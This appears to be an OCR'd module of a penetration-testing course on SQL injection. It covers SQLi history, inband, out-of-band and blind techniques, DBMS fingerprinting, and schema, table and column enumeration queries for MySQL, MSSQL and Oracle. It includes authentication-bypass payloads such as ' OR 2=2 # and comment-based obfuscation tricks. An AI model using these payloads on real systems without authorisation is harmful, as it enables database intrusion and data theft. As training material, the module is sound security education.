Web Application Penetration Testing eXtreme

v2

SQL Injection

Section 01 | Module 07

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Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Basic understanding of SQL Injection vulnerabilities
- ✓ Advanced concept of exploiting SQLi's

7.1

SQL Injection

Introduction, Recap & More

7.1.1 Introduction

It was Christmas of 1998 when Jeff Forristal, aka Rain Forest Puppy (RFP), documented a new type of web application vulnerability, **SQL Injection**, which came wrapped in **volume 8, issue 54 of the Phrack Magazine**.

Initially, this was only related to Microsoft systems; however, it was quickly realized that the problem was much larger. It was this realization that gave birth to the simple exploitation scripts, automated tools and exploitation frameworks that we have today!

7.1.1 Introduction

SQL Injection attacks are so evolved that, surprisingly, their goal is not only to manipulate the database and gain access to the underlying OS, but also illicit DoS attacks, spread malware, phishing, etc.

In this module, we are going to lay the foundation for an advanced comprehension of what the SQL injection world offers. We'll analyze the most common DBMS and learn how to perform advanced attacks against them.

7.1.2 SQL Injection: Recap & More

SQL Injection is an attack against the original purpose a developer has chosen for a specific piece of SQL code. The idea is to alter the original SQL query structure by leveraging the syntax, DBMS and/or OS functionalities in order to perform malicious operations.

In this module, we will analyze three major Relational Database Management Systems (RDBMS) in use today:


7.1.2 SQL Injection: Recap & More

In order to understand the main differences between these different DBMS's, we have included the following table:

Feature	MySQL	Microsoft SQL Server	ORACLE
OS	Windows, Linux, OS X, FreeBSD, Solaris	Windows	Windows, Linux, Solaris, HP-UX, OS X, z/OS, AIX
Richer programming environment	-	T-SQL	PL/SQL
Integrated tools and services	-	Reporting Services, Analysis Services, …	Real Application Clusters, Data Warehousing, …
Licensing	GPL Open Source	Proprietary	Proprietary

7.1.2 SQL Injection: Recap & More

As a way to support this module, we have created a special lab named SQLi.test where you can practice testing not only all the attack vectors but also, the sqli we have not covered.



7.2

Exploiting SQLi

7.2 Exploiting SQLi

In this chapter, we will cover key concepts about the technique classification that we are going to analyze during this module.


We will also see an analysis of the main methodologies which are useful in gathering information from the targeted environment.

7.2.1 Techniques Classification

There is a great deal of literature containing different SQLi technique classifications. Most of these documented sources try to collect different exploitation techniques according to various parameters. These may include **the exploitation intent**, **the source of exploitation** or technical aspects about the **input attack**.

7.2.1 Techniques Classification

SQLi Classifications



7.2.1 Techniques Classification

In this module, the **SQLi Techniques Classification** is based on channels used during the reconnaissance process. These classes are: `INBAND`, `OUT-OF-BAND` and `INFERENCE`.

Let's briefly unpack what's the context of these three classes of attack look like.

7.2.1.1 Inband Attacks


Inband attacks leverage the same channel used to inject the SQL code.

This is the most common and straightforward attack scenario in which the result of the exploitation is included directly in the response from the vulnerable web application.

7.2.1.1 Inband Attacks

The most common techniques for this category are: UNION-based and Error-based.

user warning: Unknown column 'node_data_field_date.delta' in 'field list' query: SELECT DISTINCT(node.nid) AS nid, node.title AS node_title, node_data_field_date.field_date_value AS node_data_field_date_field_date_value, node_data_field_date.field_date_value2 AS node_data_field_date_field_date_value2, node_data_field_date.field_date_rrule AS node_data_field_date_field_date_rrule, node_data_field_date.delta AS node_data_field_date_delta, node.type AS node_type, node.vid AS node_vid, node.changed AS node_changed FROM drup_node node LEFT JOIN drup_content_field_date node_data_field_date ON node.vid = node_data_field_date.vid WHERE (node.status <> 0) AND ((DATE_FORMAT(CONVERT_TZ(node_data_field_date.field_date_value, 'UTC', 'America/Los_Angeles'), '%Y-%m') <= '2009-06' AND DATE_FORMAT(CONVERT_TZ(node_data_field_date.field_date_value2, 'UTC', 'America/Los_Angeles'), '%Y-%m') >= '2009-06')) ORDER BY node_changed ASC in /home2/pzzazzne/public_html/geronimo/sites/all/modules/views/includes/view.inc on line 735.



7.2.1.2 Out-of-Band Attacks

Contrary to Inband attacks, Out-of-Band (OOB) techniques use alternative channel(s) to extract data from the server. There are several choices in this classification, but these generally depend upon the back-end technologies implemented. Some of these include the following: HTTP(s) requests, DNS resolution, E-mail, File System

Exploiting a SQLi using OOB methods is particularly useful when all Inband techniques have failed because attempted vectors have been disabled, limited, or filtered. When the only option is to use Blind techniques (Inference), reducing the number of queries is a must!

7.2.1.2 Out-of-Band Attacks

HTTP Based OOB Exploitation

A simple example is an HTTP based OOB technique that sends the result of the SQL query by HTTP request, usually via GET, toward a hacker-controlled HTTP server (see below):

7.2.1.2 Out-of-Band Attacks

OOB Attacks, in stark contrast to both Inband and Inference techniques, are not very widespread because of the level of complexity involved.

7.2.1.3 Inference Attacks

The third technique is **Inference**, more commonly known as **Blind**. As the name itself suggests, this category is based upon inference techniques so that all methods that allow information extraction are based on a set of focused deductions.


7.2.1.3 Inference Attacks

Depending on the behavior of the observed vulnerability, there are several possible techniques to use; however, the most common are the following:

BOOLEAN-BASED

TIME-BASED

7.2.1.3 Inference Attacks



Boolean-Based

In `Boolean-based` blind techniques, the focus is on visible changes inside web server responses. For example, if the result of a query is not NULL, the server returns "*Great*", while "*Nooo*" otherwise:


7.2.1.3 Inference Attacks

Time-Based

Time-based techniques move the focus on delays:

"Delayed or not delayed, this is the question…"

For example, if the result of a query is as expected wait 15 seconds before reply:



7.2.2 Gathering Information from the Environment

We have found a **valid** SQL Injection point, so now it's time to proceed with exploiting the injection flaw, but first we need to understand some basic fundamentals about our backend DBMS.

Let's discuss two techniques that are useful in performing information gathering; remember that fingerprinting techniques may vary under these two circumstances:

NON-BLIND

BLIND

7.2.2 Gathering Information from the Environment

Our goals are gathering information (***DBMS version***, ***Databases structure*** and ***data***), ***Database Users*** and their ***privileges***.

Alright, let's get started.

7.2.2.1 Identifying the DBMS

The first piece of necessary information we need is **what DBMS** version we are testing.


Without this information, we cannot adjust queries, specific to the context, and successfully proceed with the exploitation.

7.2.2.1.1 Error Codes Analysis


To detect the DBMS version, the most straightforward method consists of forcing the vulnerable application to return an error message. The more verbose the server errors are the better!

Let's see some examples.


7.2.2.1.2 Error Codes Analysis > MySQL



7.2.2.1.3 Error Codes Analysis > MSSQL Server




7.2.2.1.4 Error Codes Analysis > Oracle



7.2.2.1.5 Banner Grabbing

Sometimes, the error code analysis doesn't return many details, like the exact version and patch level; however, it does return the database name.

Obviously, obtaining any of this information can still help in determining if the DBMS has some well-known flaws.



7.2.2.1.5 Banner Grabbing

The best way to identify the DMBS is by leveraging the NON-Blind scenario. Every DBMS implements specific functions that return the current version, so retrieving that value is straightforward.

DBMS	Functions
MySQL	@@VERSION @@GLOBAL.VERSION VERSION()
MS SQL	@@VERSION
Oracle	version FROM v$instance banner FROM V$VERSION WHERE banner LIKE 'oracle%' banner FROM GV$VERSION WHERE banner LIKE 'oracle%'

7.2.2.1.6 Educated Guessing

The approach is different if we are facing a BLIND scenario. In this case, we can execute **Educated Guessing** of what's behind the injection point. To do this, there are many observation methods.

Let's see some examples.

7.2.2.1.7 Educated Guessing > String Concatenation

Each DBMS handles **strings** differently, making the way which `String Concatenation` is handled even more interesting. We can infer the DBMS version by observing the replies to different concatenation syntaxes, as we can see below:

DBMS	Concatenation statements		Result
MySQL	'Concat' 'enation' CONCAT('Concat','enation')		'Concatenation'
MS SQL	'some'+'enation' CONCAT('Concat','enation')	[from v2012]	
Oracle	'Concat' || 'enation' CONCAT('Concat', 'enation')		

7.2.2.1.8 Educated Guessing > Numeric Functions

Likewise, if the injection point is evaluated as a **number**, we can perform the same approach, but with `Numeric Functions`.

DBMS	Numeric functions	Result
MySQL	CONNECTION_ID() LAST_INSERT_ID() ROW_COUNT() …	All functions return an INTEGER NUMBER in the respective database while generate ERROR on all others
MS SQL	@@PACK_RECEIVED @@ROWCOUNT @@TRANCOUNT …	
Oracle	BITAND(0,1) BIN_TO_NUM(1) TO_NUMBER(1231) …	

http://dev.mysql.com/doc/refman/5.0/en/information-functions.html
http://technet.microsoft.com/en-us/library/ms187786(v=sql.110).aspx
http://www.techonthenet.com/oracle/functions/

7.2.2.1.9 Educated Guessing > SQL Dialect

`Numbers` and `Strings` are just a start. We can use anything that assists us in inferring which DBMS is used.

So, we can either use `Date and Time Functions` (see `NOW()+0` in `MySQL`) or specific `Miscellaneous DBMS Functions` (see `UID` in `Oracle`). Obviously, we have many more options.

7.2.2.1.9 Educated Guessing > SQL Dialect

Other interesting assumptions can be reached by observing how **comments** are handled. Let's look at the following MySQL comments syntax: there are 3 (official) comment styles plus one (unofficial):

Syntax		Example
#	*Hash*	`SELECT * FROM Employers where username = '' OR 2=2 #' AND password ='';`
/*	*C-style*	`SELECT * FROM Employers where username = '' OR 2=2 /*' AND password ='*/'';`
-- -	*SQL*	`SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';`
;%00	*NULL byte*	`SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';`

https://dev.mysql.com/doc/refman/8.0/en/comments.html

7.2.2.1.9 Educated Guessing > SQL Dialect

If we look closer to the specifications, we'll see that MySQL provides a variant to C-style comments:

```
/*! MySQL-specific code */
```

This is not only a useful way to make portable code, but also a great **obfuscator** technique!

7.2.2.1.9 Educated Guessing > SQL Dialect

For example, the content of the following comment will be executed only by servers from MySQL 5.5.30 or higher:

```
SELECT 1 /*!50530 + 1 */
```

So, depending on the version, we'll receive a result of either 1 or 2.

7.2.2.2 Enumerating the DBMS Content

Sometimes, our victim host may contain both multiple databases and store a great deal of useful information. In these situations, it's crucial for us not only to be organized, but also know how to gather information from the tested environment.

From a pentester's point of view, the smartest way to begin is by enumerating the list of database schemas proceeded by tables, column and users. Using this technique, it's much easier to both detect relevant information, and it's considerably faster than the extraction process.

7.2.2.2 Enumerating the DBMS Content

Let’s next look at how our three baseline DBMS’s manage data and users.

We'll see how to enumerate `the list of all schemas`, the related `tables`, `columns` , `users` and `privileges` by showing some key queries and techniques.

7.2.2.2 Enumerating the DBMS Content

Databases

Each DBMS handles databases in its own way. Each one uses specific tables to store information about the schemas (tables, columns, users, …), the server and other useful information. This “information” is also known as **metadata**, **system catalog** or **data dictionary**.

7.2.2.2.1 Databases > MySQL

In MySQL, INFORMATION_SCHEMA is the magic place where we can retrieve all the metadata required. All the information about the other databases are stored within the table SCHEMATA.

```
SELECT schema_name FROM information_schema.schemata;
```

https://dev.mysql.com/doc/refman/8.0/en/information-schema.html

7.2.2.2.1 Databases > MySQL

If the user is running MySQL has SHOW privileges, then the previous query can be condensed into this:

```
SHOW databases;
- Or -
SHOW schemas;
```

https://dev.mysql.com/doc/refman/8.0/en/show.html

7.2.2.2.1 Databases > MySQL

MySQL also provides a list of useful functions and operators. In this case, we can either use DATABASE() or its alias, SCHEMA(), to obtain the default or current database name. These come from the pool of Information Functions.

```
SELECT DATABASE();
- Or -
SELECT SCHEMA();
```

7.2.2.2.2 Databases > MSSQL

In SQL Server, all the system-level information is stored within the System Tables.

Depending on the version of the DBMS, these tables exists either only in the MASTER database or in every database.

https://docs.microsoft.com/en-us/sql/relational-databases/databases/master-database?redirectedfrom=MSDN&view=sql-server-ver15

7.2.2.2.2 Databases > MSSQL

Information about the databases is stored in the system table: sysdatabases. This table is accessible from all the databases, therefore making the following queries the equivalent:

```
SELECT name FROM master..sysdatabases;
- Or -
SELECT name FROM sysdatabases;
```

7.2.2.2.2 Databases > MSSQL

The alternative to System Tables are SYSTEM VIEWS, a set of views exposing metadata. These are defined in each database and contain metadata for all the objects stored within that particular database. The most interesting views, for our purposes, are: Compatibility and Information Schema.

http://msdn.microsoft.com/en-us/library/ms177862.aspx
http://msdn.microsoft.com/en-us/library/ms187376.aspx
http://msdn.microsoft.com/en-us/library/ms186778.aspx

7.2.2.2.2 Databases > MSSQL

For a mapping between System Tables and System Views, you can find the information on the following page:

Mapping System Tables to System Views

http://msdn.microsoft.com/en-us/library/ms187997.aspx

7.2.2.2.2 Databases > MSSQL

So, as an alternative to using the Catalog view, we can also extract database information this way:

```
SELECT name FROM SYS.databases;
```

7.2.2.2.2 Databases > MSSQL

We can also leverage a utility function, `DB_NAME(id)`, to obtain information about the current database, as we can see below:

```
SELECT DB_NAME();
```

7.2.2.2.2 Databases > MSSQL

Providing a *smallint* ID, we can retrieve the information of a specific database. See the example below:

```
SELECT DB_NAME(1);
```

Here are the list of names and IDs:

```
SELECT dbid, DB_NAME(dbid) from master..sysdatabases:
```

7.2.2.2.3 Databases > Oracle

Compared to MySQL and SQL Server, Oracle is a mess! It doesn't have a simple model system like the previous two. There are two key concepts to understand.

DATABASE and INSTANCE

Where are **stored** the physical files.

The pool of **processes**, **memory areas**, etc. useful to access data.

7.2.2.2.3 Databases > Oracle

Each DATABASE must point to an INSTANCE that has its custom logical and physical structures in order to store information like tables, indexes, etc.

Ignoring the physical structures, the most important and relevant logic structure for us is the TABLESPACE.

7.2.2.2.3 Databases > Oracle

TABLESPACEs are the place where Oracle stores database objects such as tables, indexes, etc.

It is possible to assign a TABLESPACE for each user and then assign some portions of the DB where they can work, thus making the administration efficient against exploitations!

7.2.2.2.3 Databases > Oracle

If what we've just discussed makes sense, we can continue with the following query that will list the TABLESPACES the current user can use:

```
SELECT TABLESPACE_NAME FROM USER_TABLESPACES
```

SYSTEM and SYSAUX are the system TABLESPACES created automatically at the beginning when the database is made.

7.2.2.2.3 Databases > Oracle

Databases > Oracle

If we want to retrieve the default TABLESPACE, we need this query:

```
SELECT DEFAULT_TABLESPACE FROM USER_USERS
- Or -
SELECT DEFAULT_TABLESPACE FROM SYS.USER_USERS
```

Where USER_USERS is the table in SYS that describes the current user.

7.2.2.2.4 Databases > Tables & Columns

Once we have discovered the location of our data dictionaries, the enumeration of the DBMS content becomes a little easier.

Now, let's extend our enumeration to all the tables and columns found in the database.

7.2.2.2.4 Databases > Tables & Columns

MySQL

In MySQL, INFORMATION_SCHEMA.TABLES is the table that provides information about tables in the databases managed. We can run the following query to select this information:

```
SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
```

The respective alias is:

```
SHOW TABLES; # current schema
SHOW TABLES in EMPLOYEES; # other database
```

http://dev.mysql.com/doc/refman/5.0/en/tables-table.html

7.2.2.2.4 Databases > Tables & Columns

MySQL

In a similar fashion, the columns in tables are within the INFORMATION_SCHEMA .COLUMNS table:

```
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS;
```

The respective alias is:

```
SHOW COLUMNS FROM DEPARTMENTS IN EMPLOYEES; # cols in a table, database
```

http://dev.mysql.com/doc/refman/5.0/en/columns-table.html

7.2.2.2.4 Databases > Tables & Columns

MSSQL

In SQL Server, information about tables are stored within sysobjects. This table contains not only information about tables, but also all the objects defined for that specific schema. The list of tables for the current database can be obtained as follows:

```
SELECT name FROM sysobjects WHERE xtype='U'
```

http://technet.microsoft.com/en-us/library/aa260447(v=sql.80).aspx

7.2.2.2.4 Databases > Tables & Columns

MSSQL

To retrieve the list of tables for a specific database, we need to put the name of the database before the table name, see below:

```
SELECT name FROM employees..sysobjects WHERE xtype='U'
```

7.2.2.2.4 Databases > Tables & Columns

MSSQL

The column xtype defines many object types. Here are just few useful ones:

xtype	Description
S	System Table
U	User Table
TT	Table Type
X	Extended Stored Procedure
V	Views

http://technet.microsoft.com/en-us/library/aa260447(v=sql.80).aspx

7.2.2.2.4 Databases > Tables & Columns

MSSQL

As an alternative, using the INFORMATION_SCHEMA views we can retrieve information about all tables and views of the current database. The view name is TABLE, and we can query it like so:

```
SELECT table_name FROM INFORMATION_SCHEMA.TABLES
- Or -
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

7.2.2.2.4 Databases > Tables & Columns

MSSQL

If we want the list of tables and views for a specific database, we need to simply provide the database name before the view name, as we can see here:

```
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES
- Or -
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

7.2.2.2.4 Databases > Tables & Columns

MSSQL

The enumeration of the columns is similar to that of tables.
The System Table in charge is syscolumns.

```
SELECT name FROM syscolumns
- Or -
SELECT name FROM employees..syscolumns
```

http://technet.microsoft.com/en-us/library/aa260398(v=sql.80).aspx

7.2.2.2.4 Databases > Tables & Columns

MSSQL

As an alternative, we can use the following views in INFORMATION_SCHEMA:

```
SELECT column_name FROM INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns WHERE table_name='salary'
```

